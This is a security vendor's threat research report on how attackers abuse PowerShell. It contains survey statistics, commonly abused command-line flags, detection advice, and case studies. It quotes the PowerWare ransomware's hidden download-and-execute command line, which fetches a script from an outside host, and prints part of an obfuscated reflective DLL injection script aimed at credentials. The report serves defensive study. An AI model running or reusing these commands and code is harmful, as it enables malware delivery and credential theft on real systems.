


‘PowerShell’ Deep Dive:

A United Threat Research Report

A data analysis of how PowerShell is being used for malicious intent, based on 1,100 investigations conducted by more than two dozen Carbon Black security partners.

CARBON BLACK
ARM YOUR ENDPOINTS

Executive Summary / Highlights

The Carbon Black Threat Research Team, in conjunction with more than two dozen managed security services provider (MSSP) and incident response (IR) partners, is increasingly seeing PowerShell exploitation during cyber attacks.

This supports a growing industry trend of malware authors creatively attempting to evade detection by using native tools on operating systems to cloak their malicious activities.

This report reveals some of the key techniques attackers are using to leverage PowerShell so they can gain access to organizations' endpoints.

Among the key findings:

- **38% of incidents** seen by Carbon Black and its partners used PowerShell as part of an attack.
- **Nearly one-third of respondents (31%) reported receiving no security alerts** prior to their investigation of PowerShell-related incidents.
- **87% of the attacks leveraging PowerShell were commodity malware attacks** such as click fraud, fake antivirus, ransomware, and opportunistic malware.
- 13% of the attacks involving PowerShell appeared to be **targeted or "advanced."**
- **Social engineering remains the favored technique** for delivering PowerShell-based attacks, according to interviews with our partners.
- Within the PowerShell-related incidents, **more than half of our partners came across VAWTRAK, a banking Trojan**.
- PowerShell-related incidents focus on accessing **corporate IP, customer data, financial data, and disrupting services.**

Because PowerShell, a ubiquitous technology that is part of the Windows environment, is used more often for legitimate purposes than not, it serves as an ideal way for attackers to hide their presence and activities. Its ability to dynamically load and execute code without touching the file system makes it especially difficult to secure. Malware authors know this and are increasingly exploiting that capability. This report outlines several of the techniques attackers are using to leverage PowerShell as a way to gain access to organizations' endpoints and provides suggestions on how security teams can detect, prevent and respond to such attacks.

About the United Threat Research Report

The United Threat Research report is a new concept in the cyber security community. Carbon Black is the first and only security company to compile research by aggregating data specifically from Incident Response and Managed Security Services Providers who are on the front lines of cyber security every day. This collective insight would be impossible to compile without the collective wisdom of these partners. This report is the first in a series of United Threat Research reports Carbon Black will publish along with partners in 2016 and beyond.


This research was made possible through the insights and participation of nearly 30 IR firms and MSSP companies. We would like to thank six companies in particular who provided in-depth content and participation including BTB Security, EY (formerly Ernst & Young), Kroll, Optiv, Rapid7 and Red Canary. Collectively, these partners and two dozen others conducted more than 1,100 security investigations in 2015.

The Carbon Black Security Partner Program provides next-generation endpoint security services to organizations worldwide. The program includes more than 70 IR and MSSP partners who leverage the Carbon Black Security Platform to help their customers stop today's security attacks. Through this partner program, Carbon Black leads a collective defense initiative among customers, partners and security professionals to empower a proactive, united security posture against cyber adversaries.

Scope of the Problem

We collaborated with 28 of our MSSP and IR partners, which collectively have performed thousands of cyber investigations worldwide, and discovered the following:

38% of the confirmed incidents seen by partners used PowerShell



Use of Powershell in Confirmed Attacks

38% - Yes

62% - No


Remaining Undetected

Nearly one-third (31%) of respondents reported that their clients received no security alerts prior to the firms being called in to investigate what turned out to be PowerShell-related incidents.

Of the remaining incidents, where security alerts were raised, 77% of respondents reported that those alerts were traceable to PowerShell in less than 25% of the cases. In other words, identifying PowerShell as part of the attack required further investigation in the overwhelming majority of confirmed incidents.

Our survey also found that PowerShell was not favored in any single type of attack. It was used equally across industries via multiple attack campaigns. Targeted assets of PowerShell-related attacks included corporate IP, customer PII, financial data and service disruption.

Breakdown of assets targeted in the PowerShell-related incidents:



Target of Attack

35% - Unknown

17% - Corporate IP

15% - Customer PII

15% - Distruption of Services

18% - Financial Data

Targeted vs. Opportunistic Attacks

Our survey found that 13% of the attacks involving PowerShell appeared to be targeted or "advanced" attacks, meaning a whopping 87% percent of attacks were in the form of commodity malware such as click-fraud, fake antivirus, ransomware, and other opportunistic malware. This statistic, perhaps more than any other, reflects that PowerShell has become a ubiquitous tool used by attackers of wide-ranging sophistication.

Top 3 Malware Families Used

1 - VAWTRAK = 53% of respondents that investigated PowerShell incidents reported encountering this banking Trojan.

2 - Poweliks = 47% of respondents that investigated PowerShell incidents reported encountering this click-fraud Trojan.


3 - CRIGENT (aka Power Worm) = 42% of respondents that investigated PowerShell incidents reported encountering this malware, which is delivered through infected Microsoft Word and Excel files, and has been used for ransomware, credential theft, and other malicious activities.

Malicious Behavior Seen

According to the survey, our community of partners detected that PowerShell was involved in several potentially malicious activities. We asked them to note how often certain "bad" activities involved PowerShell. The activities, ranked from first to last, either seen "most of the time" or "always" were:

- Command-and-Control: 61%
- Lateral Movement: 47%
- Establishing Persistence: 47%
- Credential Theft: 47%
- Escalating Privileges: 37%
- Data Exfiltration: 26%
- System Disruptions: 26%

Malicious Activity Done With PowerShell



PowerShell: Under the Covers

PowerShell usage during a cyber attack is typically a post-exploitation technique. This means the attacker must first infiltrate an organization to either deliver the PowerShell-enabled payload, execute an appropriate PowerShell command, or modify some configuration to later execute PowerShell.

Not surprisingly, when it comes to entering an organization, social engineering remains the favored technique, according to our interviews with partners. Both our internal research team and our partners are seeing a rise in malicious Office documents (e.g., Word and Excel files) that contain macros to launch PowerShell directly with embedded content. Even though the technique of using Office macros for malicious activity has been around for decades, attackers continue to use what works.

In an attempted attack, Office documents typically come as email attachments or are downloaded from links within targeted emails. Upon opening the document, the user is prompted to disable their macro security. Why organizations are still allowing macros and users are regularly willing to execute them is a topic for a different day. Suffice to say, this technique has made a resurgence.

PowerShell Command Line Arguments

Among the various PowerShell options, the following are the most commonly used by attackers:

	Command Line Argument	Description
Stay Hidden	`-WindowsStyle (-w) Hidden`	Hides the PowerShell window session
	`-NoProfile (-nop)`	You can create PowerShell profiles that define various aliases, defaults, and other options. This is really just a convenience, not a security measure. Most attackers will avoid any such unknowns by simply passing "-noprofile" or "-nop" on the command line.
	`-NonInteractive (-noni)`	Does not present an interactive prompt to the user
	`-NoLogo (-nol)`	Does not present the PowerShell copyright startup banner

Execute	`-ExecutionPolicy (-ep) Bypass`
	`or`
	`-ExecutionPolicy (-ep) Unrestricted`
		Execution policies let you decide the conditions under which scripts can be run or not (e.g., whether to warn on remotely downloaded scripts or not). Execution policies are not a security measure – they are really just intended to keep users from making mistakes. Attackers can simply override any default policies.
		The bypass option allows any script to run without warning. The unrestricted option allows unsigned scripts to run without warning.

	`-Command (-c) <Commands>`	Any command that can be entered interactively in the PowerShell window can be specified as a command line argument. Multiple commands can be specified in this manner.
	`-File (-f) <FilePath>`	Passes in an external script file for execution
	`-EncodedCommand (-e) <Base64EncodedCommand>`	If a command sequence is complex, or contains quotation marks or other special characters, it can be difficult to pass them properly on a command line. The EncodedCommand lets you pass in these commands as a base64 encoded string. While not a security measure by any means, administrators may also use this option to pass usernames or passwords as arguments, to avoid them appearing in plain text. Of course, attackers love this option because it obfuscates their activity; resulting in commands that look like: `powershell.exe -e ZQBjAGgAbwAgACcAWQBvAHUAIABhAHIAZQAgAHAAdwBuAGUAZAAhACcA`

The "-EncodedCommand" (-e or -enc) option was by far the most popular technique found in our research because it allows the attacker to pass complete binaries directly on the command line. This option is most commonly coupled with "-ExecutionPolicy Bypass" to ensure execution occurs.

A number of the popular PowerShell exploit toolkits open the door for base64 encode hacking tools such as mimikatz (used to gather credential data) and invoke these tools entirely from memory without ever creating a file on disk. The resulting command lines tend to be thousands of characters long, and this characteristic can be a valuable indicator when looking for malicious PowerShell use.

Within the PowerShell commands (or cmdlets), whether passed on the command line or contained within script files, are the following highly useful commands and common indicators of suspicious activity:

`Invoke-Expression (iex)`	Evaluates and executes a string. Since most malicious code is either encoded or obfuscated, the actual code ends up in some variable that gets passed to Invoke-Expression (or "iex") for execution.
`Invoke-Command`	Can execute a PowerShell command on either a local or a remote computer. This is similar to the use of PsExec that is often used by attackers for remote inspection or lateral movement.

`DownloadString`
 	
`DownloadFile`
	From the System.Net.WebClient library, will download the content of a URI into either a string variable or directly to a file.

It should be noted that all of the above command line arguments and commands may be common in legitimate PowerShell use. If your organization has a well-defined policy on acceptable PowerShell use, that will greatly aid in distinguishing expected from unexpected use. For example, if your company only allows signed PowerShell code, instances of "-ExecutionPolicy Bypass/Unrestricted" should be treated with suspicion. If you know that none of your internal usage of PowerShell support the download of content from the Internet, the presence of the "DownloadFile" method would be a useful indicator.

If PowerShell is a hammer, everything is a nail

Through data gathered across our security partners from more than 1,100 incidents, one thing is clear: PowerShell is not used in any one specific type of attack. While techniques varied (from passing binaries encoded on command lines, to downloading scripts from compromised websites, to interactive sessions where an attacker used reverse command shells to execute individual commands) the types of attacks were even more varied. We saw PowerShell used for click fraud, banking Trojans, password sniffing, and more targeted credential and IP theft.

Not surprisingly, as ransomware has become more popular with cyber criminals, the Carbon Black Threat Research Team also discovered a variant written almost entirely in PowerShell. Dubbed "PowerWare" by our researchers, this attack is delivered through a Microsoft Word macro. Once the user enables the macro to run, the macro launches cmd.exe, which downloads a PowerShell script, and then launches that script. The encryption script then generates a random key (which is broadcast back to a server for future decryption upon ransom payment), then cycles through the file system encrypting selected data files with that key.

The entire process is triggered with the following simple command line:

```
poweRshell.exe -WindowStyle hiddeN -ExecuTionPolicy BypasS -noprofile (New-Object
System.Net.WebClient).DownloadFile(http[colon]//skycap.in/file.php, C:\Users\DEVELO~1\
AppData\Local\Temp\Y.ps1); poWerShEll.exe -WindowStyle hidden -ExecutionPolicy Bypass
-noprofile -file C:\Users\DEVELO~1\AppData\Local\Temp\Y.ps1
```

In this attack, there is one file artifact, the Y.ps1 file, but no binary executables involved. A number of the common command line arguments we observed in other PowerShell abuse can be seen in this one example.

Highlighted Partner: Red Canary

Red Canary, a managed endpoint security solution provider, is a valued Carbon Black partner. The team uses Carbon Black Enterprise Response along with their own threat analytics to monitor and protect their clients' endpoints. They found:


- Across the hundreds of millions of processes they analyze every day, PowerShell occurs about **0.3%** of the time.
- Of all the confirmed threats they investigate, PowerShell is involved **7.0%** of the time.

In other words, even though across an entire organization PowerShell usage is statistically quite low, it is involved in **1 out of every 14 malicious encounters.**

Case Study: A Reflective DLL Injection Attack

To provide further insight into the some of the more sophisticated types of attacks they are seeing with PowerShell, Red Canary shared with us one recent example of PowerShell being used to steal credentials via reflective DLL injection. In this case, PowerShell is launched via services.exe (likely as a scheduled task, set earlier by the attacker).


Services.exe launches a PowerShell script via cmd.exe and passes the contents via base64 encoded text. **This is the process tree:**



The second instance of powershell.exe then opened handles to both lsass.exe and wmiprvse.exe where it can obtain credentials and elevated privileges:

Time	Type	Description
2016-03-16 22:53:06.88 GMT	crossproc	Opened handle with change access rights to thread in c:\windows\system32\wbem\wmiprvse.exe (619a67c9f617b7e69315bb28ecd5e1df)
2016-03-16 22:53:06.88 GMT	crossproc	Injected new thread into c:\windows\system32\wbem\wmiprvse.exe (619a67c9f617b7e69315bb28ecd5e1df)
2016-03-16 22:53:06.86 GMT	crossproc	Opened handle with change access rights to c:\windows\system32\wbem\wmiprvse.exe (619a67c9f617b7e69315bb28ecd5e1df)
2016-03-16 22:52:44.320 GMT	crossproc	Opened handle with change access rights to c:\windows\system32\lsass.exe (9262d6e2c239edd6d87b080f2bccec9f)

The entire sequence occurs in less than two minutes and is summarized below:



```
function rs5LHKPOI {

	Param ($a96L76xwuH0, $fyGjwlfx)

	$uBLMq = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
$_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll')
}).GetType('Microsoft.Win32.UnsafeNativeMethods')

	return $uBLMq.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.
InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-
Object IntPtr), ($uBLMq.GetMethod('GetModuleHandle')).Invoke($null, @($a96L76xwuH0)))),
$fyGjwlfx))

}

function gc30eJr {

	Param (

		[Parameter(Position = 0, Mandatory = $True)] [Type[]] $pa2bFDXUMR3O,

		[Parameter(Position = 1)] [Type] $lwtoCMd_lL3 = [Void]

	)

	$olgxWqNLhT = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-
Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.
Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).
DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.
MulticastDelegate])

	$olgxWqNLhT.DefineConstructor('RTSpecialName, HideBySig, Public', [System.
Reflection.CallingConventions]::Standard, $pa2bFDXUMR3O).SetImplementationFlags('Runtime,
Managed')$olgxWqNLhT.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $lwtoCMd_
lL3, $pa2bFDXUMR3O).SetImplementationFlags('Runtime, Managed')

	return $olgxWqNLhT.CreateType()

}

[Byte[]]$w5bwJmU = [System.Convert]::FromBase64String("gcRU8v///
```

The obfuscated code above, which triggers the reflective DLL injection, translates to:

This attack sequence does not rely on any files. A scheduled task is initiated and everything takes place using processes and applications already present on the target system.

Recommendations

Blocking PowerShell.exe from executing may seem like an obvious solution to prevent abuse, but odds are pretty high that your organization relies on this program. Moreover, even if the executable is prevented from running, PowerShell can still be accessed using the System.Management.Automation.dll library from a custom runspace. Blocking both the executable and the automation library could have unintended consequences for existing legitimate programs. Certainly, if you are sure you are not relying on PowerShell, using an application control technology to prevent its execution is a good thing.

There are several other practical things you can do to become more effective at detecting PowerShell misuse:

Set Standards

While different organizations may have different cultures in terms of flexibility and control, there really is no reason to ignore setting standards regarding how PowerShell ***should*** be used. For example, you can set policies to allow only signed scripts to execute. As noted earlier, while it is easy for an attacker to bypass those restrictions, you will then have a better ability to distinguish good use from bad by looking for options such as "ExecutionPolicy" on the command line, or looking for modifications to the PowerShell "ExecutionPolicy" within the Windows Registry.

Examples of standards for PowerShell you can set include:

- Change ExecutionPolicy to only allow signed scripts to run.
- Require all PowerShell scripts to be run from a specific location or path.
- Discourage (or require exception for) the use of encoded parameters on the command line.
- Discourage (or block) PowerShell scripts from downloading content from the Internet (or specify a "whitelist" of allowed IP addresses only).
- Discourage (or block) the use of PowerShell to invoke commands on remote systems.
- Require a custom parameter to be passed on all "legitimate" PowerShell usage.
- Restrict PowerShell to specific users in your organization.
- Require PowerShell to be launched from a specific process.

Some standards can be enforced by GPOs, configurations, and application control technology. Others might just be documented and communicated to your users. It is true that attackers may be able to learn your policies or even bypass them, but by having clearly defined standards, you (a) make it much harder for the attacker to go undetected, and (b) make it easier for your security team to identify and investigate the suspicious instances.

Each policy has a corresponding security alert that can be established if you are properly monitoring PowerShell activity, which brings us to the next most important recommendation:

Monitor PowerShell Usage

Since PowerShell 3.0, you can enable logging for PowerShell session start and end events, as well as the loading of scripts. These appear in the Windows Event Log. These events don't contain the command line parameters or the full process tree, but they are better than nothing. Unfortunately, the overwhelming majority of systems are still running older versions of PowerShell.

Even better is the use of products such as Carbon Black, which capture and monitor all PowerShell executions, including the full command line, and store them centrally where an attacker cannot erase the log history. Once you are capturing all PowerShell executions, you can set up alerts on key indicators.

Notably:

Suspicious command line arguments	As noted earlier, command lines that include "bypass" and "encodedcommand" (or "-e") are highly suspicious. Even if there are legitimate instances of these, they should be relatively easy to identify and filter out. Command lines that contain "downloadfile" or "downloadstring" or "invoke-expression" (or "iex") are also suspicious.
Parent process	One of the most valuable techniques for identifying malicious use is to monitor which process launched PowerShell. Attackers can vary command lines and scripts with ease, but often have less control over how their initial malicious code is executed in the first place. For example, was PowerShell launched from Word or Excel (e.g., an infected Office document)? Was PowerShell launched from a browser process such as iexplore.exe or chrome.exe? Also, because attackers will often nest encoded payloads as command lines, the net result is a multilevel process tree where PowerShell launches PowerShell. Those types of patterns can be extremely useful for identifying malicious use.
Command Line Length	PowerShell command lines that are more than 1,000 characters long are highly suspicious. As discussed, attackers will often encode an entire binary payload on the command line to prevent hitting the file system, and this shows up as a ridiculously long command line.
Network connectivity	Does the PowerShell instance connect to an external IP address?
Cross Process Activity	Does the PowerShell process open handles to other processes such as lsass.exe or wmiprvse.exe? While some legitimate applications access lsass.exe and other system processes, when it comes from PowerShell, it is highly indicative of attempted credential theft or privilege escalation.

If you have set standards, per the previous point, you can watch for other characteristics as well. For example, PowerShell enables you to define your own custom parameters, so if you have set a standard that a specific keyword or argument must be passed, looking for PowerShell launches without that keyword can be useful. If PowerShell is only authorized for specific users, you can alert on PowerShell processes running as any other user.

> **Tip: If you are using Carbon Black Enterprise Response, there is a free extension available that will automatically decode base64 command line arguments, so you can look for indicators even in obfuscated command lines.**

Upgrade PowerShell

If you have PowerShell 2.0, consider upgrading to a newer version because it will provide improved logging and security features. Note that newer versions of PowerShell are not supported on older versions of Windows, so you may not be able to fully upgrade all systems. PowerShell 5.0 supports more logging capabilities than ever before, including the ability to log deobfuscated code as it is executed. There are still limitations to what can be logged, and you still need an application control solution to fully restrict PowerShell usage. As such, upgrading is not a panacea, but we can expect more security enhancements to come from Microsoft. Beginning the process of managing and upgrading PowerShell like any other critical infrastructure software component is useful to maturing your own security posture.

Conclusion

PowerShell is just a tool. In itself, it doesn't create new vulnerabilities or provide attackers new ways to get into your organization. But once they are in, it does provide a convenient way for attackers to do what they've always done – gather intelligence, steal credentials, modify configurations, establish backdoors, and exfiltrate data. Because it is a ubiquitous technology, used more often for legitimate purposes than not, it is an ideal way for attackers to remain undetected. It's ability to dynamically load and execute code without touching the file system makes it especially difficult to secure.

